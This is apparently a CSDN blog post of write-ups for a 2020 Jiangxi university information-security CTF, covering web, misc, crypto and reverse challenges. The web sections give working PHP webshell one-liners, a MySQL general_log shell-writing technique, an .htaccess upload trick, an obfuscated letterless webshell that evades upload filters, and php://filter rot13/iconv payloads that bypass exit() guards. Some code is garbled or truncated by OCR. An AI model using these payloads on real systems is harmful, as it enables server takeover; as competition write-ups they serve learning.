

2020年江西省大学生信息安全技术大赛Writeup

原创

[black_doufu](#) 于 2020-10-27 20:29:15 发布 1576 收藏 12

分类专栏: [CTF Writeup](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yescomecn/article/details/109320031>


版权



[CTF](#) 同时被 2 个专栏收录

1 篇文章 0 订阅

订阅专栏



[Writeup](#)

1 篇文章 0 订阅

订阅专栏

2020年江西省大学生信息安全技术大赛Writeup

一、WEB

0x01 web1-找色差嘛

题解1-官方

1) 打开浏览器,发现类似与游戏的页面



2)

3) 开始游戏后发现看题目说的是要 2000 关才行,

4) 猜测是要写 javascript 脚本,此外发现 js 文件被混淆加密了

```

/*
* 鏃犲彛涓嶅湪鍦ㄩ鍦ㄩ鍦�...
* 鏃犲彛涓嶅湪...
* 鏃犲彛涓�...
* 鏃...
* 鏃...
* 鏃...
*/
var encode_version = 'sojson.v5',
    vefqi = '0x7228c',
    ...
    0x7228c = 1,wp/Ct0ht3Ac0I2IAW0463E1VW0w0D13zCtR08',f#049RpCw69H480w0r='Zz1jzEw',wofCsa0w0wF='wplCkC05',MLldanIn',A2gAwoJkww='w6RqXlD0jg='wpkF5bCuw='ccKtwo7Dms0d',
    ...
    5)

```

6) 所以一个是写脚本得到 flag,我们采用以下 js 脚本

```

var inter = setInterval(find, 20)
var time = 0
function find() {
    if(time > 2000){


```

```

clearInterval(inter)
}
var nodes = document.getElementById("box").childNodes
var b, a = nodes[0]
for (var i = 0; i < nodes.length; i++) {
    b = nodes[i]
    if (b.style["backgroundColor"] != a.style["backgroundColor"]) {
        b.click();
        a.click();
        break;
    }
}
time++
}

```

7) 可以发现在控制台输出了一串字符串



8)

9) 得到字符串后 根据提示 后用 md5 加密成 32 位字符串然后加上 flag{} 即为正确答案

题解2-江西软件职业技术大学

burpsuite 抓包直接改传参，返回包里面存有flag

0x02 web2

这道题好像是官方配置有问题，在一个容器里面有多个漏洞环境，很容易getshell，但是找不到flag，官方最后换了题

题解1-无

0x03 web3-Easy_console

题解1-官方

3) 解题方法

1. 测试上传点可以上传`.htaccess`文件，并且上传头像的文件夹和导出html的文件夹是同一个。所以可以上传`.htaccess`文件，使html文件可以被当做

php 来解析。

2. 需要解决的是如何将一句话写入到数据库，这样再导出的时候才可以写入 html 文件。

测试 insert 和 update 发现都会报不支持此类操作。尝试 into outfile 也无法写入。

这里可以启用 mysql 的日志功能，然后使用 select 语句，将 shell 写入到 mysql 的日志表。

开启 mysql 日志

...

```
set global general_log=on; 开启日志选项
```

```
set global log_output='table' 设置日志输出方式为 table。默认是 file。
```


...

这里需要注意的是，可以修改日志的输出方式为 file，并且自定义日志文件的后缀和保存位置，但是由于权限问题，是无法利用的。

日志表为 `mysql.general_log`。

3. Getshell

`set global general_log=on` 开启日志功能。



设置日志输出方式`set global log_output='table'`

Console

Execute

Variable_name	Value
log_output	TABLE

写入一句话`select "<?php eval(\$_POST[452587]);?>"`

Console

Execute

查看日志

Execute


event_time	user_host	thread_id	server_id	command_type	argument
2019-03-27 06:58:19.502041	root[root] @ localhost []	343	0	Quit	
2019-03-27 06:58:25.997369	[root] @ localhost []	344	0	Connect	root@localhost on using Socket
2019-03-27 06:58:25.998559	root[root] @ localhost []	344	0	Init DB	web
2019-03-27 06:58:25.999157	root[root] @ localhost []	344	0	Query	select ""
2019-03-27 06:58:26.001180	root[root] @ localhost []	344	0	Quit	
2019-03-27 06:58:31.276078	[root] @ localhost []	345	0	Connect	root@localhost on using Socket

导出 mysql.general_log 表。


查看导出的 html 文件，可以看到一句话已经写入

```
view-source:127.0.0.1:7979/userfile/098f6bcd4621d373cade4e832627b4f6/kd833c9d.html
<html lang="en" class="no-js"><head><meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1.0"><title>Console</title>
<meta http-equiv="X-UA-Compatible" content="ie=edge"><link rel="icon" href=".../css/images/logo.ico"><link rel="stylesheet" href=".../css/bootstrap.min.css">
<script src=".../js/holder.min.js"></script> </head> <style>body{background:repeating-linear-gradient(to right, #fff, #fff 1px, #ccc 1px, #ccc 2px);font-family:
rial, sans-serif;font-size: 13px;}.bg{background: #fff;height: 100%;display: block;}.row_1{height: 50px;}.image{width:200px;height:200px;}/</style>
<div class="container"><div class="row_1"></div><div class="bg col-md-8 col-md-offset-2"><div class="row"><div class="col-md-10"></div></div>
mysql.general_log</h1><br><br><div class="col-md-11 col-md-offset-1"></div><div class="col-md-11 col-md-offset-1"><table class="table"><thead><tr><th>event_time</th>
<th>user_host</th><th>thread_id</th><th>server_id</th><th>command_type</th><th>argument</th></tr></thead><tbody><tr><td>2019-03-27 06:58:19.502041</td><td>root[root] @ localhost []</td>
<td>343</td><td>0</td><td>Quit</td><td></td></tr><tr><td>2019-03-27 06:58:25.997369</td><td>root @ localhost []</td><td>344</td><td>0</td><td>Connect</td><td>
root@localhost on using Socket</td></tr><tr><td>2019-03-27 06:58:25.998559</td><td>root[root] @ localhost []</td><td>344</td><td>0</td><td>Init DB</td><td>web</td>
<td>2019-03-27 06:58:26.001180</td><td>root[root] @ localhost []</td><td>344</td><td>0</td><td>Quit</td><td></td></tr><tr><td>2019-03-27 06:58:31.314912</td><td>root[root] @
localhost []</td><td>345</td><td>0</td><td>Connect</td><td>root@localhost on using Socket</td></tr><tr><td>2019-03-27 06:58:31.315242</td><td>root[root] @ localhost []</td>
<td>345</td><td>0</td><td>Init DB</td><td>web</td></tr><tr><td>2019-03-27 06:58:31.317273</td><td>root[root] @ localhost []</td><td>345</td><td>0</td><td>Quit</td>
<td></tr><tr><td>2019-03-27 06:58:34.892551</td><td>root @ localhost []</td><td>346</td><td>0</td><td>Connect</td><td>root@localhost on using Socket</td></tr>
<td>2019-03-27 06:58:34.893373</td><td>root[root] @ localhost []</td><td>346</td><td>0</td><td>Init DB</td><td>web</td></tr><tr><td>2019-03-27 06:58:34.899428</td>
<td>root[root] @ localhost []</td><td>346</td><td>0</td><td>Query</td><td>select * from mysql.general_log</td></tr></tbody></table></div></div></div></body></html>
```

4. 上传.htaccess 文件



5. 蚁剑链接



flag{ea7cb6437300705e2b841662452d30bb}

题解2-江西软件职业技术大学

这题试了挺多方法的

Web3 ←

/var/www/html/user/console.php ←

←

Console

Execute

user()

root@localhost

←

慢日志写shell 失败

←

慢日志 ←

show GLOBAL VARIABLES like "%slow%"; ←

←

```
set GLOBAL slow_query_log=on; ←
```

←

```
set global slow_query_log_file = '/Applications/MAMP/htdocs/mysql_shell.php'; ←
```

Console

Execute

Warning: Invalid argument supplied for foreach() in `/var/www/html/user/console.php` on line **101**

Warning: Invalid argument supplied for foreach() in `/var/www/html/user/console.php` on line **107**

Variable 'slow_query_log_file' can't be set to the value of '/tmo/1.php'

写日志getshell 失败

写日志 getshell

←

show variables like '%general%';

←

show variables like '%general%';

Execute

Variable_name	Value
general_log	OFF
general_log_file	/var/lib/mysql/13254709b266.log

←

set global general_log_file='/var/www/html/i.php'

set global general_log_file='/var/www/html/i.php'

Execute

Warning: Invalid argument supplied for foreach() in `/var/www/html/user/console.php` on line 101

Warning: Invalid argument supplied for foreach() in `/var/www/html/user/console.php` on line 107

Variable 'general_log_file' can't be set to the value of '/var/www/html/i.php'

最后在文件上传位置上传getshell

第二个选项是文件上传

```
14 Connection: close
15
16 -----WebKitFormBoundary15pHHpCs6ob8YfZd
17 Content-Disposition: form-data; name="file"; filename="1.php"
18 Content-Type: image/jpeg
19
20 <?|
21 phpinfo(); ?>
22
23 -----WebKitFormBoundary15pHHpCs6ob8YfZd
24 Content-Disposition: form-data; name="command"
```

会过滤 <?php 以及 \$_POST[] 这种传参

直接用无字母一句话

```
<?php $__= []; $_=( $__== $__ ); $__=~(融); $___=$__[ $_ ]; $__=~(匆); $__.$__[ $_ ].$__[ $_ ];
$__=~(随); $__.$__[ $_ ]; $__=~(千); $__.$__[ $_ ]; $__=~(苦); $__.$__[ $_ ]; $___=~( ~( ) );
$__=~(诗); $__.$__[ $_ ]; $__=~(坐); $__.$__[ $_ ]; $__=~(欣); $__.$__[ $_ ]; $__=~(站);
$__.$__[ $_ ]; $__$___; $__( $[_] );
```

安全 | 183.129.189.60:10015/userfile/21232f297a57a5a743894a0e4a801fc3/1.php

PHP Version 5.6.40	
System	Linux 13254709b266 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64
Build Date	Jan 23 2019 00:09:07
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-

直接 getshell，后面发现 flag 在 flag.php 直接读取

flag{adf82401ff3abe2238edce6bc0e9fb7a}

无字母一句话getshell

```
<?php $__= []; $_=( $__== $__ ); $__=~(融); $___=$__[ $_ ]; $__=~(匆); $__.$__[ $_ ].$__[ $_ ]; $__=~(随); $__.$__[ $_ ];
$__=~(千); $__.$__[ $_ ]; $__=~(苦); $__.$__[ $_ ]; $___=~( ~( ) ); $__=~(诗); $__.$__[ $_ ]; $__=~(坐); $__.$__[ $_ ];
$__.$__[ $_ ]; $__=~(欣); $__.$__[ $_ ]; $__=~(站); $__.$__[ $_ ]; $__$___; $__( $[_] );
```

0x04 web4-Ezexit

题解1-官方

- 1) 打开浏览器，访问目标主机，打开页面发现代码审计
- 3) 根据题意，发现存在文件写入，但是只能控制文件名。并且存在 exit，之前的套路都是利用 base64 编码，但是这里由于文件名中存在等号，导致文件内容中间也会存在等号，因此无法使用 base64 编码
- 4) 利用 rot13 编码，payload
`expire=1&path=php://filter/write=string.rot13/resource=`
`./<?cuc cucvasb();riny($_TRG[pzq]);?>`
- 5) 计算文件名并 url 编码
- 6) 访问读取 flag，具体可以参考 exp

192.168.56.124/Ezexit/<%3fcuc cucvasb()%3briny(%24_TRG[pzq])%3b%3f>b62d79eb4b51c6e351

f:114:"cuc://svygre/jevgr=fgevat.ebg13/erfbhepr=.

PHP Version 7.3.12-1

System	Linux kali 5.4.0-kali2-amd64 #1 SMP Debian 5.4.8-1
Build Date	Nov 28 2019 07:34:08
Configuration File	/etc/php/7.3/apache2/php.ini

题解2-江西软件职业技术大学

<https://xz.aliyun.com/t/7457>

这道题的灵感应该来自于Thinkphp的反序列漏洞，很明显，存在危险函数 `file_put_contents`，应该可以写入任意文件Get Shell，所以关键要注意两个参数 `$filename` 与 `$data` 的传入但是主要思考的地方在于下行代码

```
$data = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
```

很自然的想到死亡退出的题目，大致思路是使用伪协议包含解码之后再写入，这样其它的多余代码和 `exit()` 部分会被解码为乱码被php自动忽略，达到绕过退出代码，插入木马Get Shell的目的该题的大体思路还是通过解码的方式使得 `exit()` 失效

但是按常规的死亡退出解法并不能解决该题，主要是由于插入进去的语句是拼接在 `//` 之后的，也就是写入的 `$expire` 会被注释掉

```
1 | $data = serialize($value);
2 | $data  = "<?php\n//" . sprintf('%012d', $expire) . "\n exit();?>\n" . $data;
```

这里还做了一次序列化再将`$data`拼接进去，那这里就存在可以利用的可能了。

那这里就需要考虑的是使用哪种解码方式可以成功写入木马并且Get Shell

首先考虑的是 `rot13` 加解密，也就是 `path=php://filter/write=string.rot13/resource=./<?cuc @riny($_TRG[_]);?>`，由于我们测试的ip为127.0.0.1这样就会生成 名为 `<?cuc @riny($_TRG[_]);?>f528764d624db129b32c21fbca0cb8d6.php` 的文件，但是这种在windows环境下属于错误的文件名格式，所以在windows环境下无法写入进去

所以，需要想办法去除 `<` 和 `?` 等字符

php提供了 `string.strip_tags` 和 `convert.base64-decode` 过滤器

```
1 | strip_tags 可以用来删除字符串中的 HTML代码 和 PHP代码 ;  
2 | base64-decode 可以用来解码 base64字符串
```

可以用 `strip_tags` 来去除 `<?...exit()` 代码片段，使用base64编码 `<?php...eval($...?)>` 防止被 `strip_tags` 删除。如下：

```
1 | path=php://filter/string.strip_tags|convert.base64-decode/resource=PD9waHAgZXZhbCgk
```

但是当我们写入的时候又发生了一个问题

Catchable fatal error: file_put_contents(): No URL resource specified in D:\phpstudy\WWW\testphp\web4.php on line 17

这是因为我们的path语句当中带有 `=` 号，读入之后被base64解密的时候无法解析 `=` 号，因此报了错，导致只能写入空文件，造成写入木马的失败

```
1 | <?php  
2 | $filename_a= "php://filter/string.strip_tags|convert.base64-decode/resource=PD9waHA  
3 | $data_without = "<?php\n//000000000000\n exit();?>\nphp://filter/string.strip_tags|  
4 | file_put_contents($filename_a, $data_without); #带有等号 会报错  
5 |  
6 | $filename_b= "php://filter/string.strip_tags|convert.base64-decode/resource=PD9waHA  
7 | $data_with = "<?php\n//000000000000\n exit();?>\nphp://filter/string.strip_tags|con  
8 | file_put_contents($filename_b, $data_with) #不带有等号 成功写入
```

运行上述代码就可知，使用 `strip_tags` 和 `base64` 的方法一般情况下不可取，因为 `resource` 后面一定要有 `=` 在php中才是合法的语法规则。

分析在linux下执行exp可以成功写入文件，但是无法执行的原因
写入的文件为

```
1 | <?cuc
2 | //000000000000
3 | rkvg();?>
4 | f:101:"cuc://svygre/jevgr=fgevat.ebg13/erfbhepr=<?php @eval($_GET[_]);?>647p4s96n28
```

访问该文件，会报错 Parse error: syntax error, unexpected 'rkvg' (T_STRING) 导致后续代码无法执行。

这是因为 php 默认会开启 `short_open_tag` (手册)，导致 php 把 `<? ?>` 之间的内容识别为php代码，但是由于 `<?cuc`，也就是 `<?`后面出现了 `cuc` 字符串，使得代码语法不合格，php 报错退出执行。

整理问题重新思考一下

在该题中，path是可控的，它控制了文件名与写入的内容，根据上面的分析，由于题目环境是Linux，因此这里先考虑通过base64解密的方式同时绕过掉对`<? ?>`的检测和死亡退出，为了更好的理解，把代码的执行过程简化一下

```
1 | $path='php://filter/write=convert.base64-decode/resource=PD9jdWMgQHJpbmkoJF9UUkdbX1
2 | $filename=$path.'468bc8d30505000a2d7d24702b2cda94.php';
3 | $data="<?php\n//000000000000\n exit();?>\n".serialize($path.'647c4f96a28a577173d6e3
4 |
5 |
6 | echo $filename."\n\n";
7 | echo $data."\n";
8 | /**
9 | php://filter/write=convert.base64-decode/resource=PD9jdWMgQHJpbmkoJF9UUkdbX10p0yAgP
10 |
```

可以发现文件名变成了

```
PD9jdWgQHJpbmkoJF9UUkdbX10p0yAgPz4468bc8d30505000a2d7d24702b2cda94.php
```

文件内容为

```
1 <?php
2 //000000000000
3 exit();?>
4 s:121:"php://filter/write=convert.base64-decode/resource=PD9jdWgQHJpbmkoJF9UUkdbX1
```

且会被convert.base64-decode过滤器进行base64解码，但是由于有等号，写入文件肯定会报错。

所以现在的问题就变成了，如何让文件名中不含有=。

大家可以查看php手册英文版的这个[页面](#)，拉到最下面，会发现一个过滤器：`convert.iconv.*`，这个过滤器需要php支持iconv，而iconv是默认编译的。它的作用等价于函数`iconv()`（这个过滤器在php的中文页面是没有描述的。

看以下demo：

```
1 <?php
2
3 $cc='php://filter/convert.iconv.utf-8.utf-7/resource=123.txt';
4 file_put_contents($cc, '=');
5
6 /**
7 123.txt 写入的内容为: +AD0-
8 **/
```

也就是，`convert.iconv` 这个过滤器把 `=` 转化成了 `+AD0-`，要知道 `+AD0-` 是可以被 `convert.base64-decode` 过滤器解码的。

答案呼之欲出。使用 `convert.iconv.*` 配合 `convert.base64-decode`。

所以该题的payload为

由于 **base64是四个字节为一组**，所以要在base64编码前补字母达到使得shell语句被正常解码的目的

```
1 | path=php://filter/convert.iconv.utf-8.utf-7|convert.base64-decode/resource=aaaPD9wa
```

The screenshot shows a web browser displaying a PHP version banner for PHP 5.4.45. Below the banner is a table with system information:

System	Windows NT DESKTOP-RQEFQG5 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cs-script /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk\shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk\shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpstudy\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)

Below the table, the browser's developer tools are open, showing the 'Network' tab with a request to 'http://127.0.0.1/testphp/h.phpf528764d624db129b32c21fbc0cb8d6.php'. The 'Post data' section shows 'ccc=phpinfo();'.

```
path=php://filter/convert.iconv.utf-8.utf-7|convert.base64-decode/resource=aaaPD9waHAgQGv2YWwoJF9QT1NUWydjY2MnXS  
k7Pz4g/../../h.php
```

二、MISC

Different_P

- 1) 两张图片，据题意用 PIL 查看两图的不同 (ps: 图片过大需要重新设置最高阈值 Image.MAX_IMAGE_PIXELS = 10000000000)
- 2) 观察到在黑色区域的灰度值有的比 pic1 多 1，有的不变，而白色区域内的完全一样
- 3) 根据思路编写脚本观察不同

```
from PIL import Image
import base64
Image.MAX_IMAGE_PIXELS = 10000000000
im1=Image.open('a1.png').convert('L')
im2=Image.open('a2.png').convert('L')
length = im1.size[0]
hight = im1.size[1]
```

```
flag = ''
count = 0
for x in range(0,length):
    for y in range(0,hight):
        pix1 = im1.getpixel((x,y))
        pix2 = im2.getpixel((x,y))
        if pix1 == 255:
            continue
        else:
            flag+=str(pix2-pix1)
            if pix2-pix1 == 0:
                count += 1
            else:
                count = 0
            if count == 8:
                print(flag)
                break
```

- 4) 观察到输出的结果是一串 01 二进制代码，便转化成 16 进制尝试一下，发现最后结果为一个 base64 代码，将其补全

2) 查看文件内容也很容易得知是 python 的 base58 实现

在线反编译后的脚本会出现问题，但可以在线 base58 解密一波，得到：

解码结果

```
So you still decompiled me. I'm just a Miscellaneous. Forget it. Look at your hard work.  
Give you a hint. Flag is in the PyC file.
```

复制

3) 得到提示：flag 在 Pyc 文件中


4) 查阅资料可知存在 pyc 隐写工具 Stegosaurus <https://www.freebuf.com/sectool/129357.html>

5) 利用工具提取 pyc 中隐藏信息得到 flag

```
root@kali:~/misc# python3 Stegosaurus.py flag.pyc -x  
Extracted payload: 217a5bcecea1be5eeca5028b06427b84
```

神秘文件

- 1) 首先拿到题目，是一个压缩包，压缩包被加密，解密后可以得到 flag.txt
- 2) 因为不知道压缩包密码，但是可以看到压缩包的注释中有提示 password:，然后有不可见的字符串，复制到文本编辑器中将所有字符可视化，然后可以发现有很多 tab 和空格，可视化类似箭头和点，然后又斜杠分割开，尝试转换为摩斯电码的格式，进行解密



3) 解密结果为 THEPASSWORDOFTHESAFEIS????, 大概的意思是保险箱的密码是, 然后有四位未知, 使用脚本生成字典。脚本如下

```
1. password="THEPASSWORDOFTHESAFEIS"  
2. file = open('dict.txt','w')  
3. for i in range(0,10000):  
4.     file.write(password+("%04d" % i)+'\n')  
5. file.close()
```

4) 然后 rar 字典爆破

4) 然后 rar 字典爆破



5) 获得压缩包密码是 THEPASSWORDOFTHESAFEIS5865

6) 解压得到 flag

- 1) 首先拿到题目，可以发现给了rsa的n、e、c以及 $(p-2)*(q-2)$ ，可以知道n是等于 $p*q$ 的，可以求出 $p+q$ 的值，然后由于私钥是与 $(p-1)*(q-1)$ 相关的，所以可以求出 $(p-1)*(q-1)$ ，然后就可以求解得到私钥d

$$d = \text{modinv}(e, (p-1)*(q-1))$$

已知 $(p-2)*(q-2)=a$ (已知)

$$\begin{aligned} \text{因为 } (p-1)*(q-1) &= p*q - (p+q) + 1 \\ (p-2)*(q-2) &= p*q - 2(p+q) + 4 \end{aligned}$$

因此可以求出 $(p-1)*(q-1) = ((p-2)*(q-2) - 2 + n) / 2$
从而求得d

- 2) 求得私钥d，对密文c解密，求出明文m
- 3) 解密脚本如下

```
1. from Crypto.Util.number import *
2. import binascii
3. def gcd(a, b):
4.     if a < b:
5.         a, b = b, a
6.     while b != 0:
7.         temp = a % b
```

```

8.     a = b
9.     b = temp
10.    return a
11. def egcd(a, b):
12.     if a == 0:
13.         return (b, 0, 1)
14.     else:
15.         g, y, x = egcd(b % a, a)
16.         return (g, x - (b // a) * y, y)
17. def modinv(a, m):
18.     g, x, y = egcd(a, m)
19.     if g != 1:
20.         raise Exception('modular inverse does not exist')
21.     else:
22.         return x % m
23. pq2=
0x9360ce5eb573dcbd85af4cef9468a29323aa9d26f8cef9a2b004f3d9922c12c45f74b85c00db81fa34de4714a6a95b676618a3ea8155d
f7095056c079531233f3e80cc372263ccaf4d42e5b7aa637586b673e30820a2d7eba201691371e138e4b3e45ed756cc6faac6e6f4686dfb
56e7fcd361ac312d0f7110e76f8fee5cff75894e8a2f4e50ffd0ef9db7f0eb685a6b3038892a96b355ea1d154b77db6e97a3facd36dd8ee

```

```

14b94cb98a21f4cea1412e7c72ea4cad530995ade3f5aae3444204dfc0d6ede436427
24. e= 0x2e43a6e5
25. n=
0x9360ce5eb573dcbd85af4cef9468a29323aa9d26f8cef9a2b004f3d9922c12c45f74b85c00db81fa34de4714a6a95b676618a3ea8155d
f7095056c079531233f3e80cc372263ccaf4d42e5b7aa637586b673e30820a2d7eba201691371e138e4b3e45eda7d04ff5b6a850dd6c5d5
dcaab3588c8acc1b56794cbef1337664afd984d491d8134e3c1d661414278836b76e0de6a4e9a16f1c3f6abe86448dd065f317515d09888
955eba578c5579381f59a5355584d1b2003c93660ada247f13db12aac74a6801803b
26. c=
0x49c627fa815685ad85060c0891e2cd04b5cd722cd82cc809835cb43da79b21ce547f4139da69a67e201c5f4643ff91306b92ae7d1e3cc
96a01e7074c7016058bf607038061fc3a99b6ac3ae1eaf6a3fddcc70303ed56281896183a4cd98c18e5f0378bf18d6a09c685c6fefdd0c0
914b4b22e183ac5c88d5674b54141ef8291855bc394296b8031c0b0b6ec26889871137b91224321bb0d2a89ae1cf84eeba9fe459d0b8dff
7fb1aadbae839956dfdfe5b0a8dbdfe8fd2613228e75f45195ee24cfa58b85a57e0f
27. d = modinv(e, (pq2+n-2)//2)
28. m=pow(c,d,n)
29. print(binascii.unhexlify(hex(m)[2:]).decode())

```

三、REVERSE

1) 用 dnSpy 打开后发现明显的混淆，用 de4dot 尝试解混淆

Windows PowerShell

```
